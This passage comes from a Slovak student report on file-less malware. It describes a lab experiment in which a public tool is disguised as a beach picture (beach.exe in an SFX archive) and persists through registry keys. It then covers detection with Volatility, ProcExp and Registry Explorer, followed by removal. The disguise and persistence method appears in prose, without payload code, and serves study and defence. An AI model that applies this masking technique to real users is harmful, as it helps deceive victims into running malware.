3. **Detekcia**: Detegovanie file-less malwaru pomocou memory dumpu a nástroja Volatility a vyhľadanie kľúčov vo Windows Registry pomocou nástrojov Procexp a Registry Explorer a odstránenie kľúčov pomocou nástroja Registry Editor


Použité skripty sú prevzaté a nachádzajú v github repozitári [7]. Z github repozitára sme stiahli programy a uložili ich do počítača. Program “LivingOffTheLand.exe“ sme sa rozhodli maskovať pomocou pridania do SFX archívu spolu s ikonou. Inšpirovali sme sa pri tom prácou v ktorej je opísaný postup [8]. Použili sme obrázok pláže[8], ktorý sme konvertovali na súbor “beach.ico“. Súbor sa mohol do počítača obete dostať napríklad emailom od iného infikovaného používateľa. Neopatrný používateľ si nevšimne podozrivú príponu súboru “beach.exe“ a súbor otvorí.



Obr. 21: Tvorba archívu

Po otvorení súboru sa otvorí používateľovi obrázok pláže a spustí sa skript, ktorý uloží do Windows registry dva hodnoty, ktoré zabezpečia perzistenciu. Pre ukážku funkčnosti malware vypisuje správu do MessageBoxu po každom prihlásení používateľa.

Obr. 22: Zobrazená ikona



Obr. 23: Výpis file-less malwaru


[8] https://cdn.mos.cms.futurecdn.net/wtqqnkYDYi2ifsWZVW2MT4-1200-80.jpg

Vo fáze detekcie sme začali dumpom pamäte pomocou nástroja FTK Imager. Dump sme následne analyzovali pomocou nástroja volatility. Použili sme nasledovné príkazy a výstupy sme si uložili do súborov:


vol -f lotl.mem ***windows.pslist.PsList*** *> pslist.txt*

vol -f lotl.mem ***windows.pstree.PsTree*** *> pstree.txt*

vol -f lotl.mem ***windows.cmdline.CmdLine*** *> cmdline.txt*




Obr. 24: Malware proces v Task Manageri




Obr. 25: Detaily procesu spúšťajúceho malware

Počas vykonávania file-less malwaru sme v Task Manageri identifikovali podozrivý proces a zobrazili sme si jeho detaily. Proces sme vyhľadali aj v nástroji ProcExp a pokúsili sme sa o ňom zistiť informácie.




Obr. 26: Malware proces v Procexp

Vo výstupoch nástroja volatility sme sa zamerali na proces, ktorý sme identifikovali. Ďalej sme použili pluginy Handles, HiveList, PrintKey a UserAssist, ale nepodarilo sa nám identifikovať, ako bol proces spustený.




Obr. 27: Výstup pluginov PsList a CmdLine pre malware proces.

Keďže sa proces spúšťal pri prihlásení, skúsili sme sa pozrieť do Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run pomocou Registry Editora. Hodnotu kľuč Run sa nám nepodarilo zobraziť.




Obr. 28: Chyba pri zobrazení kľúča




Obr. 29: Nečitateľná hodnota kľúča.

Použili sme preto iný nástroj - Registry Explorer[9], ktorý ponúka viac možností zobrazenia kľúčov. Pomocou neho sme hodnotu prečítali a zistili sme, že proces pomocou powershellu zapisuje hodnotu do kľúča Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer. Hodnotu tohto kľúča sme si zobrazili a exportovali na ďalšiu analýzu.



Obr. 30: Registry key Run v nástroji Registry Explorer.

[9] https://www.sans.org/tools/registry-explorer/




Obr. 31: Registry key Internet Explorer v nástroji Registry Explorer.

Exportovaný kľúč sme analyzovali pomocou nástrojov xxd a strings. V kľúči sme objavili skriptu "Injector.exe", ktorý spúšťa file-less malware. Na konci kľúča sme našli proces "living-off-the-land", ktorý sa skryte vykonával pod procesom svchost.exe.

Po skončení analýzy sme oba kľúče odstránili pomocou Registry Editora a odstránili sme aj súbor beach.exe. Malware sa pri ďalšom prihlásení už prestal zobrazovať.

```
CreateProcessADelegate
TDelegate
ResumeThreadDelegate
ZwUnmapViewOfSectionDelegate
MulticastDelegate
Wow64GetThreadContextDelegate
Wow64SetThreadContextDelegate
VirtualAllocExDelegate
ReadProcessMemoryDelegate
WriteProcessMemoryDelegate
EditorBrowsableState
CompilerGeneratedAttribute
GeneratedCodeAttribute
DebuggerNonUserCodeAttribute
DebuggableAttribute
EditorBrowsableAttribute
TargetFrameworkAttribute
CompilationRelaxationsAttribute
RuntimeCompatibilityAttribute
Byte
value
Injector.exe
```

Obr. 32: Výstup z nástroja strings.



Obr. 33: Registry key Internet Explorer v nástroji strings.

5 Zhodnotenie

V teoretickej časti sme popísali, čo je file-less malware, ako sa líši od tradičného malwaru, typy file-less malwaru, životný cyklus, spôsoby detekcie a tipy ako znížiť riziko infikovania, prípadne šírenia.

V praktickej časti sme vykonali dva experimenty na virtuálnych strojoch. V prvom sme stiahli na stroji obete skript z phisingovej webstránky a ten stiahol a spustil v pamäti ďalšie skripty a vytvoril TCP reverse shell na stroj útočníka. V druhom sme stiahli súbor, ktorý sme zamaskovali za obrázok. Po spustení sa do registry kľúčov injektovali dva skripty, ktoré pri každom prihlásení používateľa spustili proces vypísali správu do MessageBoxu. V oboch experimentoch sme útoky a procesy analyzovali a na základe zistených informácií malware zneškodnili.

6 Zdroje

[1] AFIANIAN, Amir, et al. Malware dynamic analysis evasion techniques: A survey. ACM Computing Surveys (CSUR), 2019, 52.6: 1-28. URL: <https://dl.acm.org/doi/pdf/10.1145/3365001>

[2] KUMAR, Sushil, et al. An emerging threat Fileless malware: a survey and research challenges. Cybersecurity, 2020, 3.1: 1-12. URL: <https://cybersecurity.springeropen.com/articles/10.1186/s42400-019-0043-x>

[3] SANJAY, B. N., et al. An approach to detect fileless malware and defend its evasive mechanisms. In: 2018 3rd International Conference on Computational Systems and Information Technology for Sustainable Solutions (CSITSS). IEEE, 2018. p. 234-239. URL: <https://ieeexplore.ieee.org/document/8768769>

[4] BORANA, Pramod, et al. An assistive tool for fileless malware detection. In: 2021 World Automation Congress (WAC). IEEE, 2021. p. 21-25. URL <https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9559449>

[5] LOWRIE, D. (3.9.2021). Create Custom FILELESS MALWARE on FULLY PATCHED WINDOWS 10! URL: <https://www.youtube.com/watch?v=BFVzmZXIbQk&ab_channel=DanielLowrie>

[6] LOWRIE, D. Github repozitár: update_script. URL <https://github.com/daniellowrie/update_script>

[7] FISHER, M. Github repozitár: living-off-the-land. URL: <https://github.com/bytecode77/living-off-the-land>

[8] AHTUL C K. Github repozitár: Fileless-Malware. URL: <https://github.com/athulck/Fileless-Malware >